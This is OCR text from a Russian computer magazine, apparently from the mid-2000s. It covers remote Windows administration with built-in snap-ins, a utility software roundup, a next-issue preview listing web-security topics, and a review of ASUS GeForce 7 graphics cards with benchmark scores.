
Я сам себе бог, а админы домена мне не указ

➔ **сникерсни!** Когда мне говорят, что сервер тормозит, я не спешу подключаться к нему удаленно через RAdmin, ведь это все равно даст плохой результат с точки зрения диагностики. Программа RAdmin — не волшебник и не может сидеть в системе, не поедая ресурсов, особенно сетевых, поэтому реальную производительность, учитывая минус расходов процессора на обслуживание программы, рассчитать сложно. Из-за такого удаленного подключения лишняя нагрузка ложится и на сетевые драйверы, а ведь нужно еще запустить какое-то средство диагностики.


А не лучше ли запустить утилиту диагностики у себя на компьютере и подключиться к удаленной машине? Конечно же, лучше, и это возможно сделать средствами наших любимых/не любимых (ненужное зачеркнуть) Окошек. Заходим в «Панель управления», затем «Администрирование» и запускаем оснастку «Производительность». В дереве слева выбираем пункт «Системный монитор» и наслаждаемся графиками производительности. По умолчанию нам будут показывать состояние трех параметров — памяти (обмен страниц в секунду), диска (длина очереди диска) и загруженности процессора. Все очень наглядно, потому что каждый параметр рисуется линией своего цвета.

Черт побери! Это же параметры моего компьютера, а нам нужно промониторить сервер по имени




Подключение к удаленному реестру




Подключение к удаленному компьютеру

MainServer. Не проблема. Шашки наголо, и нажимаем кнопки Ctrl+I. Перед тобой откроется окно добавления счетчика. Обрати внимание, что вверху есть переключатель — «Использовать локальные счетчики или выбрать счетчики с компьютера». Если выбрать второй вариант, то можно будет ввести имя компьютера, параметры которого нас интересуют.

После этого нужно определиться с параметром, который мы хотим проконтролировать. В выпадающем списке выбираем объект, и чуть ниже уточняем, какой именно параметр ты хочешь проконтролировать. Если какой-то параметр не понятен, не стесняйся нажать кнопку «Объяснение» и воспользоваться подсказкой. Продвинутые админы тоже иногда должны пользоваться подсказками, тут ничего зазорного нет. Если стесняешься, прикрой монитор рукой или поверни его так, чтобы никто не видел. Когда определишься и выберешь, что нужно, нажимай кнопку «Добавить».

Из личных наблюдений: ни разу не видел, чтобы кто-то использовал эту оснастку даже для локального мониторинга, не говоря уже об удаленной машине. Большинство админов предпочитают подойти к серверу или подключиться через RAdmin, нажать заветные три буквы, то есть Ctrl+Alt+Del, и наблюдать за производительностью здесь. Не понимаю, почему так? Да, три клавиши нажать легче, но там информации очень мало, чтобы сделать хоть какие-то умозаключения о реальной производительности. А если учесть, сколько калорий уходит на то, чтобы физически подойти к серверу для нажатия клавиш, то понимаешь, почему админы худые, несмотря на питание гамбургерами. Оснастка «Производительность» (Perfomance) намного информативнее, удобнее и нагляднее демострирует данные при удаленном мониторинге.

➔ **служу Советскому Союзу!** Иногда приходят жалобы, что накрылась какая-то служба или она вообще не была установлена в автостарт, а тут вдруг понадобилась. Чтобы исправить положение, и сделать это эффективно, нужно подключиться к удаленному диспетчеру служб. И самое интересное, что оснастки Windows умеют это делать. Во-первых, службами можно управлять через «Управление компьютером». Эту оснастку мы уже рассматривали, и в ней есть раздел «Службы и приложения» → «Службы».

А можно использовать и более привычную оснастку «Службы», которая находиться в «Панели управления» → «Администрирование». Запусти эту оснастку и выбери меню «Действие» → «Подключение к удаленному компьютеру». Перед тобой должно открыться окно для выбора компьютера. Где-то мы это окошко уже видели. Я думаю, дальнейшие комментарии по управлению службами излишни.

➔ **движение далее.** Как видишь, очень многое можно сделать без загрузки прожорливых в отношении трафика утилит RAdmin или DameWare. Пользуйся оснастками Windows, ведь они достаточно удобны и эффективны не только в локальной настройке, но и в удаленной. А самое главное, встроенные утилиты уже установлены и ничего не будут тебе стоить, т.е. абсолютная халява! Ну, разве это не счастье!


Я рассказал только про основные оснастки, которые сам использую для удаленного управления и мониторинга в своей сети/домене. Но это не предел. Большинство оснасток, которые ты можешь увидеть в «Панель управления» →«Администрирование» умеют удаленно работать с другими компьютерами. Рассматривать их все не имеет смысла, потому что принцип работы почти везде одинаковый — выбрать меню «Действие» →«Подключение к удаленному компьютеру». В этом отношении отличается только оснастка контроля производительности. Но попытка описать все отняла бы очень много времени, ведь в Windows 2003 при установленной активной директории и всех установленных сервисах панель администрирования просто переполнена. Именно поэтому я ограничился основными параметрами системы, которые мы используем чаще всего и которые могут пригодиться тебе.

В Windows 2003 оснасток еще больше, и для удаленного управления ими со своего компа тебе тоже придется ставить Windows 2003, чтобы такие же оснастки были и в твоей тачке. Если не хочешь держать такого монстра у себя, то оснастки можно перенести на Windows Professional или воспользоваться сторонними утилитами, предоставляющими удаленное управление.

➔ **итог.** Напоследок хочу рассказать об одной поучительной программулинке. Недавно видел программку российского производства, которая умеет сканировать сеть на наличие компьютеров, сканировать порты, пинговать и управлять удаленным компьютером. Удаленное управление включает в себя работу с реестром, просмотр шарсервисов и пользователей, ну, и еще пару параметров. Короче, возможности удаленного управления примитивны, программа ужасна, а сканеры сети, портов и пингер можно найти в инете совершенно бесплатно.

А знаешь, сколько стоит эта программа? Ты не поверишь — более $100. Точную сумму не буду называть, чтобы ты не упал в обморок, потому что она стоит больше, чем Windows Home Edition! Нет, я не ругаю разработчика за наглость, я восхищаюсь. Если программа реально продается и приносит прибыль, то разработчик — молодец, а админы, которые платят за нее деньги — лохами были и останутся. Изучай возможности Windows и ты сэкономишь уйму денег и времени, и тебя не разведут, как ламера, на примитивную и ненужную программу, стоящую, как целая операционная система. Удачи всем, и до новых встреч **C**

Просмотр системных сообщений Windows



# Анонс

## XSS и SQL INJECTION

**В СЛЕДУЮЩЕМ НОМЕРЕ:**
БЕЗОПАСНЫЙ SQL-КОДИНГ
ПРИМЕР РЕАЛЬНОЙ XXS-АТАКИ И ЗАЩИТЫ ОТ НЕЕ
ПРОГРАММЫ ДЛЯ АВТОПОИСКА УЯЗВИМОСТЕЙ
ПРОВЕДЕНИЕ SQL-ИНЪЕКЦИЙ
ОБЗОР РЕСУРСОВ ПО БЕЗОПАСНОСТИ
АТАКИ ТИПА CRAFTING SYMLINKS:
ТЕХНОЛОГИИ И ПРИМЕР ЭКСПЛОИТА

**плюс:**


**РАССКАЗЫ О ДЕМОМЕЙКИНГЕ: ТЕХНОЛОГИИ, ПРОГРАММИРОВАНИЕ, ИЗВЕСТНЫЕ ЛЮДИ МИРА ДЕМОК И МНОГОЕ ДРУГОЕ ОБ ЭТОМ КРАСИВОМ ЯВЛЕНИИ.**

# Soft

## утилиты


ПОДБОРКА СВЕЖИХ ПРОГРАММ ОТ СПЕЦА

ЮРИЙ НАУМОВ



### ExeScript 2.1.1
hide-folder.com
Shareware

Дополнительный инструмент в коллекцию твоих конвертеров. ExeScript предназначен для конвертирования bat-файлов, а так же Visual Basic Scripts (.vbs) и Java Scripts (.js) в исполняемый exe'шник. Процесс конверта проходит быстро и занимает лишь несколько секунд. В программе существует возможность блокировки изменений файлов указанных форматов. Для кодеров и не только.



### HTTP File Server 2.1
rejetto.com
Freeware

Сталкивался с проблемой, когда срочно нужно выложить в Сеть нехилый по весу архив для прямого скачивания? При этом файл-хостинги не дают столько места, а перспектива установки сервера не особо радует? Ну а если и не сталкивался, то уверен, что столкнешься. Поэтому посоветую крохотную программулину (0.5 Mb) — HTTP File Server. Она поможет без всяких проблем выкладывать в Сеть информацию парой кликов: add files, add folders. Все это моментально становится доступно (http://your_ip), если, конечно, у тебя статический ip. Сервер прост в использовании, быстр и портативен, что немаловажно в наши сложные времена.

### Hamachi 1.0.1
hamachi.cc
Freeware

Hamachi — очень интересная программа, позволяющая создавать виртуальную локальную сеть через интернет. Это позволит соединить компьютеры, не имеющие собственных статических ip-адресов.

В виртуальной локалке можно выполнять все те же самые действия, что и в реальной: запускать http и ftp, играть в CS, юзать шаринг. При этом безопасность абсолютно всех подключений обеспечивается шифрованием соединения с использованием самых эффективных и крепких алгоритмов и протоколов. Подключение производится с помощью «стороннего» компьютера — сервера производителя, но трафик через него идти не будет. Поэтому скорость виртуальной локалки будет напрямую зависеть от скорости интернет-подключения.

### Miranda@HotCoffee Final
ego-brain.com
Freeware


Соглашусь, что сборок этого многими любимого мессенджера в Сети очень много. Но эту максимально сбалансированную и функциональную сборку я просто не мог обойти вниманием. Продуманный и обновленный подбор плагинов, удобная структура меню, наконец — красота и эстетика пейджера заставили меня оставить свежую Миранду у себя на винте. В общем, полная и качественная переработка известного средства интернет-общения. Должна понравиться.

### Keyhole
keyhole.com
Shareware

Помнишь фильмы про шпионов и секретные службы? Те, в которых правительственные служащие рыщут по земному шару одним скроллом на мышке, изменяя размеры изображения от материка до городских улиц, причем совершенно без потери качества. Keyhole — самая близкая к этому реализация такого трехмерного земного шара. Вес 9,6 Мб — это только оболочка, сами карты грузятся из Сети. Мозаика планеты собирается из фотографий спутника в совокупности с точными картографическими данными. Карта проработана пока не полностью, например нашу Родину видно довольно-таки плохо. Зато некоторые другие местности детализированы вплоть до аэропортов, школ и ресторанов. В общем, отличная идея движка, но проблема в сборе информации.


## Handy Password 3.9
handypassword.com
Freeware

Очень даже неплохой и довольно безопасный менеджер паролей. Handy Password хранит данные, защищая их 128-битным алгоритмом шифрования. Теперь ежедневный серфинг Сети станет гораздо более безопасным и удобным: менеджер запоминает логин-информацию, после чего на сайты с авторизацией заходить станет намного проще благодаря автоматическому заполнению форм. В программу также включен генератор паролей и менеджер закладок.




## SIV 3.18
siv.mysite.wanadoo-members.co.uk
Freeware

System Information Viewer — крохотная программулина, в силах которой поведать о компьютере ВСЕ! Ничего лишнего, никаких красивых кнопочек или просьб платить за пользование, главное одно — функциональность. Чего в ней только нет… Здесь не только подробная информация обо всем установленном железе, но и детальный рассказ о программном обеспечении и сети. Даже перечислять не стану все, что она знает, смотри сам. Программа висит в трее и не требует установки, поддерживает русский язык. Достойный инструмент, заменяющий множество других систем-вьюверов даже в совокупности. Must have!




## MAPILab File Recovery for Office 1.8
mapilab.com/ru
Shareware

Эффективное и мощное средство восстановления потерянных данных офисных документов (Word, Excel, PowerPoint, Visio, Access) с различных типов носителей: HDD, Flash, MMC, SD и тому подобных. Неосторожное удаление, поломка, форматирование носителя — случаи, когда программа очень даже пригодится. Обидно, когда почти доделал курсовой проект или отчет для начальника, а весь труд сгорел по чьей-то неосторожности. File Recovery проста в использовании, а для «продвинутых» предусмотрен специальный режим со специфическими настройками. Качай, если тебе дорог твой собственный труд.




## Audio Grail 6.6.8
kcsoftwares.com
Shareware

Свежая версия программы для работы с аудио, окрещенная «швейцарским ножом». Число инструментов для работы с аудио-файлами в этой программе внушает уважение — все в одном: здесь и работа с именами файлов, добавление/изменение тегов, возможность анализа качества звука, каталогизирование аудио-коллекции и поиск дубликатов. Также можно создавать аудио-диски и отдельно составлять плейлисты (m3u, pls, xpl). Все операции программа может выполнять в автоматическом режиме. Софтина поддерживает все самые основные аудио-форматы (MP3, WAV, OGG, AAC, APE, MPC и другие). Уважает русский язык. Меломанам и не только…

## DFX 8 Audio Enhancer
fxsound.com
Shareware

Новая версия хорошего звукового плагина для многих плееров: Winamp, Media Player, Jukebox, Real Player, Sonique. Разработка призвана заметно улучшать качество звука, с чем вполне успешно справляется. Работа этого плагина, как и подобных ему, построена на усовершенствовании частотных характеристик звука: добавление эффекта объемности, 3d-surround и т.п. В новой версии разработчики потрудились над интеграцией в плееры, внесли изменения собственно в работе, облагородили интрерфейс. Неплохой плагин, хотя я все же рекомендую Iztope Ozone.

## RAdmin 3.0 beta 2
radmin.com
Shareware

Обновился несомненно один из лучших инструментов удаленного администрирования. RAdmin — уже давно зарекомендовавшая себя.Тулза, позволяющая работать сразу на нескольких удаленных компьютерах с полной свободой действий, независимо от места расположения — в интернете или локальной сети. Одним из главных достоинств «радмина» является надежная защита при передаче данных и возможность довольно долгой работы без сбоев. Для использования подходит любое соединение, поддерживающее протокол TCP/IP. В средство встроен текстовый чат, позволяющий обмениваться сообщениями в реальном времени как в публичном, так и в приватном виде с использованием каналов. В новую версию также добавлен и голосовой чат — возможность проведения удаленных конференций, и еще множество доработок и исправлений.


## NikSaver 1.6.1
niksaver.com
Shareware/Freeware

Мегаполезная софтина для тех, кому жалко тратить свое драгоценное время на осуществление всевозможных настроек ОСи, софта и игр. Последнее время все чаще идут дискуссии по поводу portable-софта. Здесь похожее решение: вся информация о хранении настроек той или иной обвески (будь то регистр или ini-файл) находится в так называемых конфигах (тех же ini), которые можно без труда написать/отредактировать самому. Поэтому на данный момент NikSaver поддерживает готовые скрипты для более чем 200 программ и игр. Отечественный производитель не забыл о долге перед своим народом и сделал прогу фриварной для нас, для русских **C**

# Пиратские карты. Тестирование видеокарт NVIDIA серии GeForce «7»

ИСТОРИЧЕСКИ СЛОЖИЛОСЬ, ЧТО НА ПРОСТОРАХ НАШЕЙ РОДИНЫ ПОПУЛЯРНЫ КАРТЫ ОТ NVIDIA. НА ЭТОТ РАЗ МЫ ПОДГОТОВИЛИ ДЛЯ ТЕБЯ СУРОВЫЙ ОБЗОР КАРТ, ИЗГОТОВЛЕННЫХ КОМПАНИЕЙ ASUS, ПОСКОЛЬКУ ИМЕННО ЭТА КОНТОРА ВЕСЬМА ОРИГИНАЛЬНО ПОДОШЛА К ПРОЕКТИРОВАНИЮ PCB И ОХЛАЖДЕНИЯ, А ТАКЖЕ НЕ ЗАБЫВАЕТ РАДОВАТЬ НАС ДОСТОЙНОЙ КОМПЛЕКТАЦИЕЙ

**ЕВГЕНИЙ ПОПОВ**

**тестовый стенд:**

| | |
|---|---|
| ПРОЦЕССОР, ГГЦ: | **2.0, AMD Athlon 64 X2 3800+, Socket 939** |
| МАТЕРИНСКАЯ ПЛАТА: | **Albatron K8SLI** |
| ЧИПСЕТ: | **NVIDIA nForce4 SLI** |
| ПАМЯТЬ, МБ: | **1024, Corsair XMS 3500LL-Pro** |
| ВИНЧЕСТЕР, ГБ: | **80, Seagate Barracuda, 7200 rpm** |
| БЛОК ПИТАНИЯ: | **580, Hyper Type-R, HPU-4R580-MU** |

→ **технологии.** Как известно, карты на чипах NVIDIA GeForce 7 серии начали свое существование с легендарного GeForce 7800 GTX, релиз которого состоялся еще прошлой весной. С того момента прошло больше года, и за это время мы получили большое количество интересных и разнообразных карт данной линейки. Платы, рассматриваемые в данном тесте, построены на основе одного из трех чипов: G70, G71, либо G73 — чем больше цифра в названии, тем старше графический процессор. Разница между чипами заключается, в основном, в рабочих частотах и количестве пиксельных блоков.

Переход с G70 на G71 проводился по следующей схеме: количество пиксельных и вершинных конвейеров не изменилось (цифры остались все те же — 24 и 8), но сменился техпроцесс, а вместе с ним и рабочая частота. Если GeForce 7800 GTX работал на 400 МГц, то в случае с GeForce 7900 GTX эта цифра поднялась до 650 МГц. Низкая производительность чипа G73, на котором основан, к примеру, GeForce 7600 GT, объясняется невысоким количеством конвейеров (12 пиксельных и 5 вершинных) и довольно скромной частотой. В принципе, этот чип является не более чем урезанной версией процессора G71.

В отличие от G70, у обновленных процессоров довольно высокий разгонный потенциал. Этим, кстати, пользуются многие производители при выпуске своих карт — остается только оснастить девайс грамотной системой охлаждения. Кстати говоря, в данном тесте будет присутствовать большое количество карточек с пассивным охлаждением — такая возможность появилась у производителей благодаря низкому энергопотреблению и, как следствие, низкому тепловыделению чипов G71 и G73. Память, устанавливаемая на новые платы, в основном стандарта GDDR3, хотя изготовители зачастую устанавливают на Low-End девайсы и DDR2. Шина связи с GPU, как правило, используется 256-битная, но недорогим устройствам вроде GeForce 7600 GT или GeForce 7300 GT приходится довольствоваться 128-битной шиной. К сожалению, некоторые устройства серии (в основном Hi-End) не могут быть модифицированы инженерами выпускающих компаний — NVIDIA наложила строгое вето на изменение дизайна, компоновки и охлаждения под страхом лишения гарантии на продукт. Пока что только карты среднего (и ниже) диапазона производительности имеют возможность быть не такими как все. Однако хочется надеяться, что ситуация в скором времени изменится в лучшую сторону, и пользователи получат прекрасную возможность выбирать необходимую им модификацию той или иной платы.

→ **методика тестирования.** В качестве традиционной части, то есть синтетической, мы использовали известные бенчмарки 3DMark 2005 и 3DMark 2006, прогоняемые на стандартных настройках, а вот к игровому тестированию мы решили в этот раз подойти несколько иначе. Наши постоянные читатели обратили внимание на то, что в качестве платформ обычно используются культовые Half-Life 2, Doom 3, F.E.A.R. и Far Cry. В данном случае от Far Cry мы решили избавиться и заменили данную игру на Call of Duty 2. Замеры производились на разрешениях 1024x768 и 1280x1024 в режимах с антиалайзингом и анизотропией, а также без них.

**Оценки**


| Модель | Охлаждение | Комплектация | Разгон | Производительность | Среднее | Итого | Цены |
|---|---|---|---|---|---|---|---|
| **Asus EN7950GX2** | **9** | **9** | **8** | **10** | **9** | **9** | **720** |
| **Asus EN7900GTX** | **10** | **8** | **8** | **9** | **8.75** | **9** | **620** |
| **NVIDIA GeForce 7900GT** | **8** | **8** | **8** | **7** | **7.75** | **8** | **370** |
| **Asus EN7800GT Dual** | **9** | **7** | **7** | **9** | **8** | **8** | **750** |
| **Asus EN7800GTX TOP** | **9** | **9** | **9** | **8** | **8.75** | **9** | **700** |
| **Asus EN7800GTX** | **8** | **7** | **8** | **8** | **7.75** | **8** | **500** |
| **Asus EN7800GT** | **8** | **7** | **8** | **7** | **7.5** | **7** | **350** |
| **Asus EN7800GT Top Silent** | **10** | **7** | **8** | **7** | **8** | **8** | **330** |
| **Asus EN7600GT Silent** | **9** | **7** | **8** | **6** | **7.5** | **7** | **230** |
| **Asus EN7600GS Top Silent** | **9** | **7** | **8** | **6** | **7.5** | **7** | **170** |
| **NVIDIA GeForce 7300GT** | **5** | **7** | **9** | **5** | **6.5** | **6** | **105** |

## ASUS EN7600GS TOP SILENT
($170) 7 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **400** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **270 (540)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **12** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **5** |
| ОБЪЕМ ПАМЯТИ, МБ: | **512, DDR2** |
| ТЕХПРОЦЕСС, НМ: | **90** |

➔ **плюсы.** Карты марки GeForce 7600 стали первыми в серии, чьи кулеры и PCB могут претерпевать изменения и модификации с разрешения NVIDIA. Чем, кстати, не забыли воспользоваться инженеры Asus, проектируя данное устройство. Оригинальный по своей конструкции кулер работает совсем бесшумно благодаря отсутствию вентилятора, впрочем, радиатор у него огромный. Две ребристых алюминиевых пластины сжимают в своих тисках плату четырьмя винтами, а специальные резинки предохраняют GPU от скола. Но и это еще не все — с обратной стороны платы имеется дополнительный радиатор. Легким движением пользователь может перевести его в перпендикулярное положение — таким образом, производится дополнительный отвод тепла, что открывает новые горизонты для разгона. Площадь рассеивания используется эффективнее благодаря тепловой трубке, которая пронзает зафиксированный тыльный охладитель и дугой уходит в ось разворота мобильного радиатора. Плата снабжена 512 Мб DDR2 памяти и готова работать в SLI.

➔ **минусы.** Из бонусов в коробке имеется только гейм-пак с тремя игрушками и три переходника. На GDDR3-памяти производитель сэкономил. Также не ясно, почему радиатор охлаждает только графический процессор, а память остается «голой».



## ASUS EN7800GTX TOP
($550) 9 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **485** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **675 (1350)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **24** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **8** |
| ОБЪЕМ ПАМЯТИ, МБ: | **256, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **110** |

➔ **плюсы.** В свое время это устройство стало реальным прорывом в области 3D и предметом многочисленных обсуждений на оверклокерских форумах. На той же волне поднялась и компания HIS со своими системами охлаждения IceQ. Плата ASUS EN7800GTX TOP стала одной из первых, использующих охлаждение турбинного типа. Вентилятор для своих размеров работает предельно тихо, а с процессором соприкасается толстенная медная пластинка. В случае с этой картой инженеры не только модифицировали охлаждение, но и заранее разогнали и чип, и память. Плата не блещет новизной и производительностью по сегодняшним меркам, но комплектация этого устройства может служить примером другим производителям: куча всевозможных CD, переходников, а также стильный кейс для дисков.

➔ **минусы.** Претензий к карте практически нет, разве что к габаритам и объему памяти. Жаль, что производитель поскупился на 512 Мб и оснастил плату в два раза меньшим объемом. Охлаждающий агрегат даже по сегодняшним меркам довольно громоздок — пластиковый кожух может помешать установке в некоторые корпуса.


## ASUS EN7800GT DUAL
($690) 8 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **2x430** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **600 (1200)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **20** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **7** |
| ОБЪЕМ ПАМЯТИ, МБ: | **512, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **110** |

